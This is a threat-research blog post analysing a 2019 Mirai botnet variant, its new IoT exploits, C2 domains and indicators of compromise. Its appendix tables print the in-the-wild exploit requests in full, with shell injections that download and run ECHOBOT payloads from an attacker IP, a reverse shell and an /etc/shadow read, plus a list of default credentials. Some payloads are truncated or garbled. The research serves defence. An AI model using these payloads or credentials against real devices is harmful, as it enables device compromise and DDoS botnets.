New Mirai Variant Adds 8 New Exploits, Targets Additional IoT Devices

By Ruchna Nigam

Published: 2019-06-07 · Archived: 2026-04-05 15:03:46 UTC

Executive Summary

Palo Alto Networks Unit 42 has been tracking the evolution of the Mirai malware, known for targeting embedded devices with the primary intent of launching DDoS attacks and self-propagation, since 2016 when it took down several notable targets.

As part of this ongoing research, we've recently discovered a new variant of Mirai that has eight new exploits against a wide range of embedded devices. These newly targeted devices range from wireless presentation systems to set-top-boxes, SD-WANs, and even smart home controllers.

Mirai initially made use of default credentials to gain access to devices. However, since the end of 2017, samples of the family have increasingly been observed making use of publicly available exploits to propagate and run on vulnerable devices.

2018 saw a continued increase in the emergence of campaigns involving variants incorporating several exploits within the same sample, allowing for the harvesting of several different kinds of IoT devices into the same botnet.

Since then we have also observed Mirai malware authors experimenting with new exploits, found on the publicly available exploit-db, to gauge gains in bot count from the use of these exploits. This latest new variant we've observed and detailed in this post appears to be a continuation of the same trend.

Exploits

This latest variant contains a total of 18 exploits, 8 of which are new to Mirai. The vulnerabilities being exploited in the wild by this new Mirai variant for the first time are listed below with more details in Table 1 in the Appendix:

- CVE-2019-3929
- OpenDreamBox Remote Code Execution
- CVE-2018-6961
- CVE-2018-7841
- CVE-2018-11510
- Dell KACE Remote Code Execution
- CVE-2017-5174
- HooToo TripMate Remote Code Execution

The new samples also include four exploits which have only been used by Mirai in the past:

- LG Supersign TVs
- WePresent WiPG-1000 Wireless Presentation Systems
- Belkin WeMo devices
- MiCasaVerde VeraLite Smart Home Controllers

These new samples also include exploits targeting the Oracle WebLogic Servers RCE vulnerability which has been used by both Linux and Windows botnets.

All of the exploits that have already been seen exploited by Mirai in the past have been listed in Table 3 in the Appendix.

Analysis

The new variant we have discovered also has other distinguishing features from the use of the exploits mentioned above.

- The encryption key used for the string table is 0xDFDAACFD, which is the equivalent of a byte wise XOR with 0x54, based on the standard encryption scheme (as implemented in the toggle_obf function) used in the original Mirai source code.
- There are several default credentials used for brute force we have not come across previously in our research (though we cannot confirm this is their first use with Mirai). These are listed in Table 2 in the Appendix along with the devices that make use of them - of note, all of these credentials can be found online.

Infrastructure

The samples were available at an open directory pictured in Figure 1:

Figure 1. Open directory hosting Mirai variant

Samples of this variant use two domains for C2, at different ports in the different versions, as explained below.

The latest version makes use of the two domains below for C2.

- akuma[.]pw :17
- akumaiotsolutions[.]pw:912

While the two domains don't currently resolve to any IP, a search on Shodan for the IP address hosting the samples, indicates port 17 at that address was used for C2 at some point of time. This is seen in the response recorded from port 17 in the screenshot which is the expected response from a Mirai C2 server based on how the C2 code is written in the original source code.



Figure 2. Shodan search result indicating 31.13.195[.]251:17 was used for C2 at one point

The directory hosting the malware was updated a couple of times, before the final version was uploaded at 26-May-2019 10:05 (server time). Each of the updates were minor where the attackers either edited C2 port numbers or slightly updated the payload.

File upload times:

- 26-May-2019 10:05

- 21-May-2019 16:34
- 21-May-2019 08:38
- 19-May-2019 06:05

The briefly available version from May 21, 2019 at 08:38 made use of the below two domains for C2. They are the same domains as used by the other samples (uploaded on prior or later dates) but the ports are different.

- akuma[.]pw:1822
- akumaiotsolutions[.]pw:721

Conclusion

This newly discovered variant is a continuation of efforts by Linux malware authors to scout for a wider range and thus, larger number, of IoT devices to form larger botnets thereby affording them greater firepower for DDoS attacks. Based on the results observed by using such variants, the exploits that are more effective i.e. the ones that infect a greater number of devices are retained or reused in future variants whereas the less effective ones are retired or replaced by malware authors with other exploits.

Palo Alto Networks customers are protected by:

- WildFire which detects all related samples with malicious verdicts
- Threat Prevention and PANDB that block all exploits and IPs/URLs used by this variant.

AutoFocus customers can track these activities using individual exploit tags:

- CVE-2019-3929
- OpenDreamBox_RCE
- CVE-2018-6961
- CVE-2018-7841
- CVE-2018-11510
- DellKACE_SysMgmtApp_RCE
- CVE-2017-5174
- HooTooTripMate_RCE
- BelkinWeMoRCE
- MiCasaVeraLiteRCE
- CVE-2018-17173
- WePresentCmdInjection
- ASUS_DSLModem_RCE
- CVE-2019-2725
- NetgearReadyNAS_RCE
- CVE-2014-8361

The malware family can be tracked in AutoFocus using the tag Mirai.

Appendix

Vulnerability	Affected Devices	Exploit Format
CVE-2019-3929	Wireless Presentation Systems from several vendors	POST /cgi-bin/file_transfer.cgi HTTP/1.1 Content-Type: application/x-www-form-urlencoded file_transfer=new&dir='Pa_Notecd wget http://31.13.195[.]251/ECHOBOT.sh; curl -O http://31.13.195[.]251/ECHOBOT.sh; chmod 777 ECHOBOT.sh; sh ECHOBOT.sh; tftp 31.13.195[.]251 -c get ECHOBOT.sh; chmod 777 ECHOBOT.sh; sh ECHOBOT.sh; tftp -r ECHOBOT2.sh -g 31.13.195[.]251; chmod ECHOBOT2.sh; sh ECHOBOT2.sh; ftpget -v -u anonymous -p anonymous -P 21 31.13.195[.]251 ECHOBOT1 ECHOBOT1.sh; sh ECHOBOT1.sh; rm -rf ECHOBOT.*Pa_Note

OpenDreamBox Remote Code Execution	Devices running OpenDreamBox 2.0.0 - an embedded Linux distribution for Set-Top-Boxes	POST /webadmin/script?command=|wget http://31.13.195[.]251/ECHOBOT.sh; curl -O http://31.13.195[.]251/ECHOBOT.sh; chmod 777 ECHOBOT.sh; sh ECHOBOT.sh; tftp 31.13.195[.]251 -c get ECHOBOT.sh; chmod 777 ECHOBOT.sh; sh ECHOBOT.sh; tftp -r ECHOBOT2.sh -g 31.13.195[.]251; chmod ECHOBOT2.sh; sh ECHOBOT2.sh; ftpget -v -u anonymous -p anonymous -P 21 31.13.195[.]251 ECHOBOT1 ECHOBOT1.sh; sh ECHOBOT1.sh; rm -rf ECHOBOT.* HTTP/1.1 Content-Length: 630 Accept-Encoding: gzip, deflate Accept: / User-Agent: Hello-World Connection: keep-alive
CVE-2018-6961	VMware NSX SD-WAN Edge < 3.1.2	POST /scripts/ajaxPortal.lua HTTP/1.1 User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0 Accept: application/json, text/javascript, */*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://www.vmware.com Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Cookie: culture=en-us Connection: close destination=8.8.8.8$(wget http://31.13.195[.]251/ECHOBOT.sh; curl -O http://31.13.195[.]251/ECHOBOT.sh; 777 ECHOBOT.sh; sh ECHOBOT.sh; tftp 31.13.195[.]251 -c get ECHOBOT.sh; chmod 777 ECHOBOT.sh; sh ECHOBOT.sh; tftp -r ECHOBOT2.sh -g 31.13.195[.]251; chmod 777 ECHOBOT2.sh; sh ECHOBOT2.sh; ftpg anonymous -p anonymous -P 21 31.13.195[.]251 ECHOBOT1.sh ECHOBOT1.sh; sh ECHOBOT1.sh; rm -rf ECHOBOT.*)&source=192.168.0.1&test=TRACEROUTE&requestTimeout=900&auth_token=&_cmd=run_di name=google.com$(cat /etc/shadow |wget http://31.13.195[.]251/ECHOBOT.sh; curl -O http://31.13.195[.]251/ECHOBOT.sh; chmod 777 ECHOBOT.sh; sh ECHOBOT.sh; tftp 31.13.195[.]251 -c get ECHOBOT.sh; chmod 777 ECHOBOT.sh; sh ECHOBOT.sh; tftp -r ECHOBOT2.sh -g 31.13.195[.]251; chmod ECHOBOT2.sh; sh ECHOBOT2.sh; ftpget -v -u anonymous -p anonymous -P 21 31.13.195[.]251 ECHOBOT1 ECHOBOT1.sh; sh ECHOBOT1.sh; rm -rf ECHOBOT.*)&test=DNS_TEST&requestTimeout=90&auth_token=&_cmd=run_diagnostic destination=8.8.8.8$(cat /etc/shadow |wget http://31.13.195[.]251/ECHOBOT.sh; curl -O http://31.13.195[.]251/ECHOBOT.sh; chmod 777 ECHOBOT.sh; sh ECHOBOT.sh; tftp 31.13.195[.]251 -c get ECHOBOT.sh; chmod 777 ECHOBOT.sh; sh ECHOBOT.sh; tftp -r ECHOBOT2.sh -g 31.13.195[.]251; chmod ECHOBOT2.sh; sh ECHOBOT2.sh; ftpget -v -u anonymous -p anonymous -P 21 31.13.195[.]251 ECHOBOT1 ECHOBOT1.sh; sh ECHOBOT1.sh; rm -rf ECHOBOT.*)&source=192.168.0.1&test=BASIC_PING&requestTimeout=90&auth_token=&_cmd=run_diagr
CVE-2018-7841	Schneider Electric U.motion LifeSpace Management Systems	POST /smartdomuspad/modules/reporting/track_import_export.php HTTP/1.1 Host: 192.168.0.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0 Accept: / Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: close Cookie: PHPSESSID=l337qjbsjk4js9ipm6mppa5qn4

		Content-Type: application/x-www-form-urlencoded Content-Length: 86 op=export&language=english&interval=1&object_id=\x60wget http://31.13.195[.]251/ECHOBOT.sh; curl -O http://31.13.195[.]251/ECHOBOT.sh; chmod 777 ECHOBOT.sh; sh ECHOBOT.sh; tftp 31.13.195[.]251 -c get ECHOBOT.sh; chmod 777 ECHOBOT.sh; sh ECHOBOT.sh; tftp -r ECHOBOT2.sh -g 31.13.195[.]251; chmod ECHOBOT2.sh; sh ECHOBOT2.sh; ftpget -v -u anonymous -p anonymous -P 21 31.13.195[.]251 ECHOBOT1 ECHOBOT1.sh; sh ECHOBOT1.sh; rm -rf ECHOBOT.*\x60
Dell KACE Remote Code Execution	Dell KACE Systems Management Appliances	POST /service/krashrpt.php HTTP/1.1 Host: 192.168.0.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:60.0) Gecko/20100101 Firefox/60.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept: / User-Agent: Hello-World Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: kboxid=r8cnb8r3otq27vd14j7e0ahj24 Connection: close Upgrade-Insecure-Requests: 1 Content-Type: application/x-www-form-urlencoded Content-Length: 37 kuid=\x60id | wget http://31.13.195[.]251/ECHOBOT.sh; curl -O http://31.13.195[.]251/ECHOBOT.sh; chmod ECHOBOT.sh; sh ECHOBOT.sh; tftp 31.13.195[.]251 -c get ECHOBOT.sh; chmod 777 ECHOBOT.sh; sh ECHOBOT.sh; tftp -r ECHOBOT2.sh -g 31.13.195[.]251; chmod 777 ECHOBOT2.sh; sh ECHOBOT2.sh; ftpg anonymous -p anonymous -P 21 31.13.195[.]251 ECHOBOT1.sh ECHOBOT1.sh; sh ECHOBOT1.sh; rm -rf ECHOBOT.*\x60
CVE-2017-5174	Geutebrück IP Cameras	POST /uapi-cgi/viewer/testaction.cgi HTTP/1.1 Content-Length: 630 Accept-Encoding: gzip, deflate ip: eth0 1.1.1.1; wget http://31.13.195[.]251/ECHOBOT.sh; curl -O http://31.13.195[.]251/ECHOBOT.sh; chmc ECHOBOT.sh; sh ECHOBOT.sh; tftp 31.13.195[.]251 -c get ECHOBOT.sh; chmod 777 ECHOBOT.sh; sh ECHOBOT.sh; tftp -r ECHOBOT2.sh -g 31.13.195[.]251; chmod 777 ECHOBOT2.sh; sh ECHOBOT2.sh; ftpg anonymous -p anonymous -P 21 31.13.195[.]251 ECHOBOT1.sh ECHOBOT1.sh; sh ECHOBOT1.sh; rm -rf ECHOBOT.* Accept: / User-Agent: Hello-World Connection: keep-alive
HooToo TripMate Remote Code Execution	HooToo TripMate Routers	POST /protocol.csp?function=set&fname=security&opt=mac_table&flag=close_forever&mac=|wget http://31.13.195[.]251/ECHOBOT.sh; curl -O http://31.13.195[.]251/ECHOBOT.sh; chmod 777 ECHOBOT.sh; ECHOBOT.sh; tftp 31.13.195[.]251 -c get ECHOBOT.sh; chmod 777 ECHOBOT.sh; sh ECHOBOT.sh; tftp -r ECHOBOT2.sh -g 31.13.195[.]251; chmod 777 ECHOBOT2.sh; sh ECHOBOT2.sh; ftpget -v -u anonymous -p anonymous -P 21 31.13.195[.]251 ECHOBOT1.sh ECHOBOT1.sh; sh ECHOBOT1.sh; rm -rf ECHOBOT.* HT Content-Length: 630 Accept-Encoding: gzip, deflate Accept: /

		User-Agent: Hello-World Connection: keep-alive
CVE-2018-11510	Asustor NAS Devices	POST /portal/apis/aggrecate_js.cgi?script=launcher%22%26python%20c%20%27import%20socket%2Csubprocess%2Cos%3Bs%3Dsocket.socketket.AF_INET%2Csocket.SOCK_STREAM)%3Bs.connect((wget http://31.13.195[.]251/ECHOBOT.sh; curl -O http://31.13.195[.]251/ECHOBOT.sh; chmod 777 ECHOBOT.sh; sh ECHOBOT.sh; tftp 31.13.195[.]251 -c get ECHOBOT.sh; chmod 77 ECHOBOT.sh; sh ECHOBOT.sh; tftp -r ECHOBOT2.sh -g 31.13.195[.]251; chmod 777 ECHOBOT2.sh; sh ECHOBOT2.sh; ftpgv -u anonymous -p anonymous -P 21 31.13.195[.]251 ECHOBOT1.sECHOBOT1.sh; sh ECHOBOT1.sh; rm -rf ECHOBOT.*))%3Bos.dup2(s.fileno()%2C0)%3B%20os.dup2(s.fileno(1)%3B%20os.dup2(s.fileno()%2C2)%3Bp%3Dsubprocess.call(%5B%22in%2Fsh%22%2C%22-i%22%5D)%3B%27%22 HTTP/1.1 Content-Length: 630 Accept-Encoding: gzip, deflate Accept: / User-Agent: Hello-World Connection: keep-alive

Table 1. New exploits used in the Mirai variant

Default Credentials	Affected Device(s)
blueangel/blueangel root/abnareum10 root/Admin@tbroad root/superuser	Blue Angel Software Suite, an application that runs on embedded devices for VOIP/SIP services
admin/wbox123	WBOX IPCameras, NVRs, DVRs
admin/pfsense	Netgate pfSense, an open source platform for traditional Firewall, VPN and Routing needs
admin/aerohive	Aerohive devices, a networking hardware vendor
root/awind5885	Crestron AirMedia AM-100 Presentation Gateways
hadoop/123456 hadoop/hadoop@123 hadoop/hadoopuser	Hadoop instances
root/ikwd	Toshiba IP Cameras

Table 2. Unusual default credentials used in the Mirai variant

Vulnerability	Affected Devices	Exploit Format
CVE-2019-2725	Oracle WebLogic Servers	POST /_async/AsyncResponseServiceHttps HTTP/1.1 Accept-Encoding: gzip, deflate Accept: */* Accept-Language: en User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0) User-Agent: Hello-World Connection: close

		Content-Type: text/xml <soapenv:Envelope xmlns:soapenv=http://schemas.xmlsoap.org/soap/envelope/ xmlns:wsa=http://www.w3.or <wsa:RelatesTo>xx</wsa:RelatesTo> </work:WorkContext> xmlns:work=http://bea.com/2004/06/soap/worka <string>wget http://31.13.195[.]251/ECHOBOT.sh; curl -O http://31.13.195[.]251/ECHOBOT.sh; chmod 777 31.13.195[.]251; chmod 777 ECHOBOT2.sh; sh ECHOBOT2.sh; ftpget -v -u anonymous -p anonymous -P 21 </work:WorkContext></soapenv:Header><soapenv:Body><asy:onAsyncDelivery/></soapenv:Body></soape NB: The exploit is faulty and will not work due to an incorrect URL
CVE-2018-17173	LG Supersign TVs	GET /qsrserver/device/getThumbnail?sourceUri="+-;rm+/tmp/f;mkfifo+/tmp/f;cat+/tmp/f+|+/bin/sh+-i+2>&1 -c get ECHOBOT.sh; chmod 777 ECHOBOT.sh; sh ECHOBOT.sh; tftp -r ECHOBOT2.sh -g 31.13.195[.]251 ECHOBOT1.sh; rm -rf ECHOBOT.*; >/tmp/f ;&targetUri=/tmp/thumb/test.jpg&mediaType=image&targetW Content-Length: 630 Accept-Encoding: gzip, deflate User-Agent: Hello-World Host: 192.168.0.1:9080 Connection: keep-alive
WePresent Command Injection	WePresent WiPG-1000 Wireless Presentation systems	POST /cgi-bin/rdfs.cgi HTTP/1.1 Host: 192.168.0.1:80 application/x-www-form-urlencoded Content-Length: 1024 Client=;wget http://31.13.195[.]251/ECHOBOT.sh; curl -O http://31.13.195[.]251/ECH ECHOBOT2.sh -g 31.13.195[.]251; chmod 777 ECHOBOT2.sh; sh ECHOBOT2.sh; ftpget -v -u anonymous
ASUS DSL Modem Remote Code Execution	ASUS DSL-N12E_C1 1.1.2.3_345	GET /Main_Analysis_Content.asp? current_page=Main_Analysis_Content.asp&next_page=Main_Analysis_Content.asp&next_host=www.target. g987b580&cmdMethod=ping&destIP=wget http://31.13.195[.]251/ECHOBOT.sh; curl -O http://31.13.195[.]2 ECHOBOT2.sh -g 31.13.195[.]251; chmod 777 ECHOBOT2.sh; sh ECHOBOT2.sh; ftpget -v -u anonymous Host: 192.168.0.1:80 Connection: keep-alive Pragma: no-cache Cache-Control: no-cache Upgrade-Insecure-Requests: 1 Connection: keep-alive User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/537.36 (KHTML, like Gecko) Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8 Referer: http://www.target.com/Main_Analysis_Content.asp Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9
Belkin WeMo Remote Code Execution	Belkin WeMo Devices	POST /upnp/control/basicevent1 HTTP/1.1 Host: 20.36.21.25:49152 Connection: keep-alive Accept-Encoding: gzip, deflate Accept: */* User-Agent: python-requests/2.18.4 SOAPAction: urn:Belkin:service:basicevent:1#SetSmartDevInfo Content-Length: 393

		<?xml version=1.0 encoding=utf-8?> <s:Envelope xmlns:s=http://schemas.xmlsoap.org/soap/envelope/ s:enc http://31.13.195[.]251/ECHOBOT.x -O /tmp/ECHOBOT; chmod 777 /tmp/ECHOBOT; /tmp/ECHOBOT bel
MiCasa VeraLite Remote Code Execution	MiCasa VeraLite Smart Home Controllers	POST /upnp/control/hag HTTP/1.1" Host: %s:49451 Accept: text/javascript, text/html, application/xml, text/xml, */* Accept-Language: en-us,en;q=0.5 Accept-Encoding: gzip, deflate X-Requested-With: XMLHttpRequest X-Prototype-Version: 1.7 Content-Type: text/xml;charset=UTF-8 MIME-Version: 1.0 Content-Length: 311 Connection: keep-alive Pragma: no-cache SOAPAction: urn:schemas-micasaverde-org:service:HomeAutomatio nGateway:1#RunLua <s:Envelope s:encodingStyle= http://schemas.xmlsoap.org/soap/encoding/ xmlns:s=http://schemas.xmlsoap.org/soap/envelope/"><s:Body> < http://31.13.195[.]251/ECHOBOT.sh; curl -O http://31.13.195[.]251/ECHOBOT.sh; chmod 777 ECHOBOT.s 777 ECHOBOT2.sh; sh ECHOBOT2.sh; ftpget -v -u anonymous -p anonymous -P 21 31.13.195[.]251 ECHO
Netgear ReadyNas Remote Code Execution	Netgear ReadyNas / NUUO NVRs	POST /upgrade_handle.php?cmd=writeuploaddir&uploaddir=%27; wget http://31.13.195[.]251/ECHOBOT.sl ECHOBOT.sh; sh ECHOBOT.sh; tftp -r ECHOBOT2.sh -g 31.13.195[.]251; chmod 777 ECHOBOT2.sh; sh E ECHOBOT.*%205;%27 HTTP/1.1 Content-Length: 630 Accept-Encoding: gzip, deflate Accept: / User-Agent: Hello-World Connection: keep-alive GET /upgrade_handle.php?cmd=writeuploaddir&uploaddir=%27; wget http://31.13.195[.]251/ECHOBOT.sh; ECHOBOT.sh; sh ECHOBOT.sh; tftp -r ECHOBOT2.sh -g 31.13.195[.]251; chmod 777 ECHOBOT2.sh; sh E HTTP/1.1 Host: 192.168.0.1:50000 Connection: keep-alive Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chror Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7 Cookie: PHPSESSID=7b74657ab949a442c9e440ccf050de1e; lang=en

GoAhead Remote Code Execution	IP cameras manufactured by GoAhead, Aldi, and several others	GET /set_ftp.cgi?next_url=ftp.htm&loginuse=%s&loginpas=%s&svr=192 .168.1.1&port=21&user=ftp&pwd=$(wget http://31.13.195[.]251/ECHOBOT.sh; curl -O http://31.13.195[.]25 ECHOBOT2.sh -g 31.13.195[.]251; chmod 777 ECHOBOT2.sh; sh ECHOBOT2.sh; ftpget -v -u anonymous
CVE-2014-8361	Devices using the Realtek SDK with miniigd daemon	POST /wanipcn.xml HTTP/1.1 Content-Length: 630 Accept-Encoding: gzip, deflate SOAPAction: urn:schemas-upnp-org:service:WANIPConnection:1#AddPortMapping' Accept: / User-Agent: Hello-World Connection: keep-alive <?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope//" s:encodingStyle= <NewRemoteHost></NewRemoteHost><NewExternalPort>47450</NewExternalPort><NewProtocol>TCP< ECHOBOT.mips; ./ECHOBOT.mips realtek\x60</NewInternalClient><NewEnabled>1</NewEnabled><New </s:Envelope>

Table 3. Previously seen exploits used in the Mirai variant

Indicators of Compromise

26-May-2019 10:05 Samples

13d3b4545b18f41cf89ad9d278434b3fb60a702edebdde605ced745db47ce58d

22e33a16b03c2ca6b1e98b9c6fe1f1cc18d84eef4bb79247642ccf37960aaad8

25e959a071e631088816ed87991482b8776a81377f0fa7a8f53eca9a7af3afe1

2ad284d6297420e9cdb3a2bd9f0824c3122c861f37b58ea17675e0f5799f029e

36b1391b84f48a0f3b20b3831250b681dfa4a5aeb7a26816da723a06991d5029

73fe0ed1e85d547d19acd720b1d67fb94059a007a35f685b3bd16627879d4c47

7d9af41abec8cc93a9185dfdb256b864fa5c9e67e16192f718d7faa0e18177e8

95c7516abf8c738423cd18f0c905baa65d38ba5259b68533777550505019ba8cd

b73add38713b70ca529c8387275fca0bbf5f5488f2be5ebc17c4f1f34b06bd26

ed4d920cd54b87167d0ad2256bf996c8fdac3ac3bd5dd5ccb0b6c2d551226184

f02e2443c250e78877f9b184ab94693f4e8dba8c2191c9d03857664e71987976

f9ee7e0a4deac908e6fbacf7baa4f1d3bb138ebe2a3f9236a61f5d764181df0a

21-May-2019 16:34 Samples

228ca519054dd62aadfa360fcf8f74e3072a4f6ffde521e47db233a604320a16

2f21e8ed1dce77c2cd0080c529043cff1c1ff5f22ba39dcd1a2220e17f273ba5

3c26c9db539b3c1b556b86dff3c5b0e819dbdce52234dda7025979d05ff9d188

65b03b40eafc60d0fa3b13c51dc1cfbc720e76d2a3b1f5f3c78de57856b8e60f

68e62724530401400724a75dd2fe07dc0db6a8373be7861d65896b33039c632f

81d63319951334eb8fb748d897a77f610d3250d795e0a134252e689f8db672c4

8f6f3834d292ef84eada500832efea3c45a0fc0261bc4be8888414bfe31803c3

9eebd384fa6d4d45648a74dfe0aad8fe2b9bc9b907e6f3b474ca77e83bbf63bb

c282ad7bb6558cbdcb4e7c07db4a7f201792dd250a31718d811b78e34fd6a283

d5ea253efcc042ee0a85ffdd4673738b5859ddacabca06dc2ff11f81b7d0983f

dbf70f849e09441af668245f3ba7491be227447c36e7244bbbf2787e503599a7

21-May-2019 08:38 Samples

2dd89d8214c76b3ce7b6a301ad8256fba5ac9f3e4c0b3e10e14c6075764f0e4d

5091da1a1fa51f77ac64f75ab9c23da88469160f040a189ec1e6a0e952a26720

563afb05bb5a68c8b235143dde081c44e06ed2674681629c60116ce1b92a7cee

61d18166f39ccdc85e51e9a6cd1a8ec7f8c1c1d227d84b9ca94ef847d0b1a79c

6cdce7758468685f8c125bff2c3c1f196fe43f30e10c7fb643a67b7d5e2ae2f2

83841e5f965cb7e03bf5f0c5da217a22b307ddd138a3b8b8ec5dc8f111f26165

8ba26e98710f3e55677a7eaea19a656e3ef7136e94f81ecb5b05cfdc96586d65

9476bfe1eb99b00c02a3a6c539d1a060b87e4c53617fa5b2949cdd44c1cbc92b

b4443e1bbd27062c8eb2bfd791483a777ac003ce8d47a9ce43f2861f0ad70f94

c2440a1e19ae8f527061a666fa59eb457f3c1c8f6d5b981f9c1f5bf8a4c62f61

f64cad4ce4af8debf1951d4deca0dd86acd3a83409140cb0544ea27d155e04ab

19-May-2019 06:05 Samples

046a077bd3ded83b9066350862d204afb04dfe04b71827de8f60929e2f7d4e44

0639e8111253133a617cd0f119c1ef70560de0f044add084c0200a1a4fd6952e

098c7f9c8c8c63d8d79387274f0fe5416702abcb650b983426e116f193b82e61

121e6d208522e1abccacd51f82f03a9178680c222eff5336b84b6f86a770a453

5070aa62866652e533701ee327d6a77ec289cca0deae8fa953d69f9d12c89c55

7ffb658d09c5c55c04ac1cef4e1e3c428c0363130381e0aef8c769ea11c64370

87195d5262c205b3356cfe815d60d41a11a8f563b4cd4abd75da73128e02f86c

9dc3e2fc27e138a588e6a25dc5432d78f0930046286fc64b9c65246beda19a45

b3e5726e56f604656a322fc6c62585e73f594d053d6891c3fa94c3fff41f30cb

b44b658716cf1326ad27e58b1a45c96684f6182d2a5d8596fb8fd7e60656a241

b4a370ff3d59d43924ace6c8ef34df55b6e45b4dcff2f0f2db36bbb40e6c203e

Other Samples with unknown in-the-wild URLs

22ff3cc031c9ae43757030a1cb1a8fc09171f370469b79770faaca3eb5dbbfef

385d26249622f65692423312846feed6eba96cea5d6e0bfbfa755307985cb8cd

621e17811228b8ea559a2f6905235fcbcc59e7c06b9c380962aca3fcac15600c

729d3b3363bd69b2cc60b9600ea91223361021f75b6f7484a49ead95a325b60c

970783c2e358b1238f8e571989caf696f6af585dccad64dd21bf1703835b80d1

be7f56a58a908125ce2066fb0691d9f9eef868509a5d53f08e8362f21542b76c

cb8b4d3d24607731cdffa7015eb6299373870c53a854b4a23657f8ede53113c6

e8df1d766fc3763ffa79663920f47f158ec55605fdbf8bf5a55fcdcfe61be78d

e94482b0382aa7907c41c329772085c288e55dd4b8ffd28277131d9ca9b2e9d2

C2

akuma[.]pw

akumaiotsolutions[.]pw

Malware URLs/Payload Sources

31.13.195[.]251/ECHOBOT.sh

31.13.195[.]251/ECHO/ECHOBOT.arm

31.13.195[.]251/ECHO/ECHOBOT.arm5

31.13.195[.]251/ECHO/ECHOBOT.arm6

31.13.195[.]251/ECHO/ECHOBOT.arm7

31.13.195[.]251/ECHO/ECHOBOT.m68k

31.13.195[.]251/ECHO/ECHOBOT.mips

31.13.195[.]251/ECHO/ECHOBOT.mpsl

31.13.195[.]251/ECHO/ECHOBOT.ppc

31.13.195[.]251/ECHO/ECHOBOT.sh4

31.13.195[.]251/ECHO/ECHOBOT.spc

31.13.195[.]251/ECHO/ECHOBOT.x86
